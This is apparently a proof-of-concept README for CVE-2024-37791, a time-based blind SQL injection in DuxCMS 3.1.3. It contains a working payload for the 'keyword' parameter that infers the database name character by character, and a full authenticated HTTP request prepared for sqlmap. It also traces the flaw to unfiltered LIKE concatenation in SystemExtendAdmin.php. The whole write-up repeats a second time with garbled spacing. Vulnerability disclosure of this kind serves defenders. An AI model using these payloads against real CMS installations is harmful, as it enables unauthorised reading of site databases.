
 czheisenberg/cve-2024-37791
Proof-of-concept exploit for a time-based blind SQL injection vulnerability in DuxCMS3.1.3, targeting the 'keyword' parameter with authenticated requests and sqlmap integration.

Project address: ****
Preparatory work:
Log in to the backend - get cookie
http://127.0.0.1:8093/s/article/Content/index?class_id=&keyword=
Vulnerability parameter: keyword
payload: %27and(select*from(select+if(ascii(substr(database(),1,1))%3E97,sleep(1),0))a//union//select+1)=%27
If the injection is successful, the delay is more than one second, otherwise there is no delay.

sqlmap verification:
Cookie is required.
GET http://127.0.0.1:8093/s/article/Content/index?class_id=&keyword=%27and%28select%2Afrom%28select%2Bsleep%283%29%29a%2F%2A%2A%2Funion%2F%2A%2A%2Fselect%2B1%29%3D%27 HTTP/1.1

Host: 127.0.0.1:8093

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: PHPSESSID=jna2rl0d9ie3em6gb82s9odb3j

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Priority: u=1


The name of the currently used database was successfully obtained. This vulnerability exists.
Retrieving from the injection parameter: keyword can locate the call location.
app/system/admin/SystemExtendAdmin.php
Line 42.

There is a vulnerability in the query because it uses LIKE for fuzzy matching and does not filter $value.
When entering: and(select*from(select sleep(3))a//union//select 1)=

As shown in the figure above: the $value parameter is obtained from line 29 $pageParams = request(); from the request, and then line 32 decodes $pageParams[$key] with urldecode() to get our malicious SQL statement. There are no defenses.
Therefore, the payload is directly concatenated.

After execution, the complete SQL statement is:
(A.title like '%and(select*from(select sleep(3))a//union//select 1)=%')
Preparatory work:
Log in to the backend-get cookie.
http://127.0.0.1:8093/s/article/Content/index?class_id=&keyword=
Vulnerability parameter: keyword
payload: %27and(select*from(select+if(ascii(substr(database(),1,1))%3E97,sleep(1),0))a//union//select+1)=%27
If the injection is successful, the delay is more than one second, otherwise there is no delay.
Sqlmap authentication:
Cookie is required.
GET http://127.0.0.1:8093/s/article/Content/index?class_id=&keyword=%27and%28select%2Afrom%28select%2Bsleep%283%29%29a%2F%2A%2A%2Funion%2F%2A%2A%2Fselect%2B1%29%3D%27 HTTP/1.1

Host: 127.0.0.1:8093

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Cookie: PHPSESSID=jna2rl0d9ie3em6gb82s9odb3j

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Priority: u=1
The name of the currently used database was successfully obtained.
This vulnerability exists.
Retrieving from the injection parameter: keyword can locate the call location.
App/system/admin/SystemExtendAdmin.php.
Line 42.
There is a vulnerability in the query because it uses like for fuzzy matching and does not filter $value.
When entering: and (select*from (select sleep (3)) a//union//select 1) =
As shown in the figure above: the $value parameter is obtained from line 29$ pageParams = request (); request request, and then line 32 decodes $pageParams [$key] with urldecode () to get our malicious sql statement.
There are no defenses.
So the payload is spliced directly.
After execution, the complete sql statement is:
(A.title like'% and (select*from (select sleep (3)) a//union//select 1) =%')
